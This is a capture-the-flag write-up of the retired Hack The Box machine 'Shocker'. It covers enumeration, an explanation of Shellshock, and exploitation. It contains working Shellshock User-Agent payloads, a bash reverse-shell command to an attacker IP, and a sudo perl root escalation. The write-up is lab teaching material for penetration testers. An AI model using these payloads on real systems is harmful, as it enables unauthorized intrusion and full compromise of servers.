Shocker

OS	**Linux**
Release Date	**30 Sep 2017**
Difficulty	**Easy**
Machine State	**Retired**

Enumeration

We start with an nmap scan:

```
┌──(isac㉿kali)-[~/HTB/TJNull/Shocker/recon]
└─$ sudo nmap -sC -sV -oN nmap 10.129.241.213
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 12:25 CET
Nmap scan report for 10.129.241.213
Host is up (0.036s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4f8ade8f80477decf150d630a187e49 (RSA)
|   256 228fb197bf0f1708fc7e2c8fe9773a48 (ECDSA)
|_  256 e6ac27a3b5a9f1123c34a55d5beb3de9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.54 seconds
```


- -sC: Run service scripts
- -sV: Enumerate service versions
- -oN: Save output in plain-text
- 10.129.241.213: Target IP

Nmap only discovered 2 ports opened, which leaves us with a relatively small attack surface.

- 80: HTTP - `Apache httpd 2.4.18`
- 2222: SSH - `OpenSSH 7.2p2`

Since SSH requires authentication, we put our attention towards the webserver.

The websever shows very little content, only a picture with some bug character:



At this moment, we have several paths we can go down, some of which being:

- Running tools such as Gobuster and/or Nikto to discover hidden webpages and identify vulnerabilities
- Looking at the source code for hidden information
- Checking if the image contains hidden data (steganography)
- If all else fails, enumerate the host for other open ports

Since this box is named `Shocker` and contains a webpage hinting of a bug, it is likely that this webserver is vulnerable to the infamous `Shellshock` vulnerability. With this information in mind, we check if a `/cgi-bin/` directory exists.

```
┌──(isac㉿kali)-[~/HTB/TJNull/Shocker/recon]
└─$ curl -I http://10.129.241.213/cgi-bin/
HTTP/1.1 403 Forbidden
Date: Mon, 13 Mar 2023 11:38:29 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Type: text/html; charset=iso-8859-1
```

The `/cgi-bin/` directory appears to exist, and we can begin looking for `.sh` and `.cgi` files.

It's important to note that just because the server returned a `403 Forbidden` code, doesn't mean that we are completely blocked from accessing files within it. This directory usually returns `403 Forbidden`, as it is meant to be used by developers to interact with the webserver in a command-line fashion. Another reason it could be blocking us is because directory indexing is disabled.

This can be confirmed by sending a `GET` request to a URI that doesn't exist:


```
┌──(isac㉿kali)-[~/HTB/TJNull/Shocker/recon]
└─$ curl -I http://10.129.241.213/cgi-bin/idontexist
HTTP/1.1 404 Not Found
Date: Mon, 13 Mar 2023 11:42:45 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Type: text/html; charset=iso-8859-1
```

Our theory was correct, and we can go back to running Gobuster.

```
gobuster dir -u http://10.129.241.213/cgi-bin -t 30 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x sh,cgi
```

- dir: Directory-busting mode
- -u: Target URL
- -t: Use 30 threads
- -w: Wordlist
- -x: Extensions

We immediately get a hit for a `user.sh` file:



```
┌──(isac㉿kali)-[~/HTB/TJNull/Shocker/recon]
└─$ gobuster dir -u http://10.129.241.213/cgi-bin -t 30 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x sh,cgi
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.241.213/cgi-bin
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              sh,cgi
[+] Timeout:                 10s
===============================================================
2023/03/13 12:52:20 Starting gobuster in directory enumeration mode
===============================================================
/user.sh              (Status: 200) [Size: 119]
Progress: 6137 / 661683 (0.93%)
```

Initial Access

A word about Shellshock

Before exploiting the `Shellshock` vulnerability, it's important to know what it actually does, why it occurs, and why `cgi-bin` is related.

`Shellshock` is a security vulnerability in the Bourne-Again Shell (`bash`) that allows for the execution of commands due to faults in the way it interprets quotes `"'`.

Consider the following code:

```
X='() { :;}; id'
```

What actually happens here is very simple; We are declaring a variable with the name of `X`, and assigning it the value of `() { :;}; id`. By declaring variables in this way, `Bash` will actually execute the `id` command.

Why does this happen?

This vulnerability is caused by a flaw in Bash's parsing of function definitions within environment variables. When Bash encounteres a function definition within an environment variable, it would execute the code in the function as if it were a command. This behavior can be exploited by attackers to execute arbitrary code on the affected system.

Why is this severe?

You may ask yourself, "Why is this so severe?, Isn't Bash supposed to be execute commands, so why does it matter?".

The reason this vulnerability is so severe as it affected a wide range of systemes running Unix-based operating systems, including Linux and Mac OS X.

Why is cgi-bin related?

The `cgi-bin` directory is related to the Shellshock vulnerability because the vulnerability can be exploited through scripts that are executed by the Common Gateway Interface (CGI) system.

CGI is a standard protocol that allows web servers to execute scripts or programs on a web server to generate dynamic web pages. The `cgi-bin` directory is a common location on web servers where CGI scripts are stored.

The Shellshock vulnerability can be exploited through a CGI script by setting certain environment variables in the script's header, which would then be executed by the Bash shell. Since many web servers use Bash as their default shell, this made them vulnerable to attacks.

To exploit the vulnerability through a CGI script, an attacker would typically send a specially crafted HTTP request to the server that includes malicious code in the header of the request. When the server processes the request and executes the CGI script, the Bash shell would execute the malicious code, potentially allowing the attacker to gain unauthorized access to the server or execute arbitrary code.

Web servers running CGI scripts were particularly vulnerable to the Shellshock vulnerability, which is why the `cgi-bin` directory is often associated with this issue. Web administrators needed to ensure that any scripts executed through CGI were patched to prevent exploitation of this vulnerability.

With that said, let's exploit this webserver.

Remote Code Execution

Exploiting this vulnerability is typically done blind, so we have to use a time-based payload to verify that we can execute code:

```
┌──(isac㉿kali)-[~/HTB/TJNull/Shocker/recon]
└─$ time curl -s http://10.129.241.213/cgi-bin/user.sh -A '() { :; }; /bin/bash -c "sleep 5"' >/dev/null

real  5.25s
user  0.01s
sys 0.00s
cpu 0%

┌──(isac㉿kali)-[~/HTB/TJNull/Shocker/recon]
└─$ time curl -s http://10.129.241.213/cgi-bin/user.sh -A '() { :; }; /bin/bash -c "echo"' >/dev/null

real  0.22s
user  0.00s
sys 0.00s
cpu 1%
```

We can see that the `sleep` command was executed, as the webserver took `5.25` seconds to respond to our request, as opposed to `0.22` seconds from the `echo` command.


With this in mind, we get a reverse shell on the underlying operating system:

```
curl http://10.129.241.213/cgi-bin/user.sh -A '() { :; }; /bin/bash -c "bash -i >&/dev/tcp/10.10.14.68/9001 0>&1"'
```

```
┌──(isac㉿kali)-[~/HTB/TJNull/Shocker/exploit]
└─$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.68] from (UNKNOWN) [10.129.241.213] 35842
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ id
id
uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
```

Privilege Escalation

After getting access to a normal user, one of the first things we should check are `sudo` permissions:



```
shelly@Shocker:/usr/lib/cgi-bin$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl

shelly@Shocker:/usr/lib/cgi-bin$
```

Luck is on our side, we and have the ability to execute `perl` as the `root` user, without a password.

`Perl` is a high-level general-purpose programming language that was originally designed for text manipulation. Fortunately for us, it has the ability to perform system administration tasks, including using sockets, file handling, and the execution of files or commands.

We can abuse this sudo permission to spawn a root shell:

```
shelly@Shocker:/home/shelly$ sudo perl -e 'exec "/bin/bash -i";'
root@Shocker:/home/shelly# id
uid=0(root) gid=0(root) groups=0(root)
```

Get all flags:

```
cat /home/shelly/user.txt
cat /root/root.txt
```

Summary

This is a simple box that teaches you about the infamous `Shellshock` vulnerability, and the importance of file discovery with tools such as `Gobuster`. It is a good box to do for beginners, and for those preparing for OSCP.

Even though this box is a lot easier than a typical OSCP exam machine, it does teach you some valuable skills that are necessarry to be a successful penetration-tester.

Some skills we've used and/or learned:

- Basic Service Enumeration and Reconnaissance with `nmap`
- Directory-busting with `Gobuster`
- Manual Identification and Exploitation of the `Shellshock` vulnerability
- What the Common Gateway Interface is
- What `Perl` is
- How to exploit insecure `sudo` permissions

References

Shellshock: https://en.wikipedia.org/wiki/Shellshock_(software_bug), https://www.youtube.com/watch?v=aKShnpOXqn0

Bash: https://en.wikipedia.org/wiki/Bash_(Unix_shell)

CGI: https://en.wikipedia.org/wiki/Common_Gateway_Interface

Perl: https://en.wikipedia.org/wiki/Perl

GTFOBins - Perl: https://gtfobins.github.io/gtfobins/perl/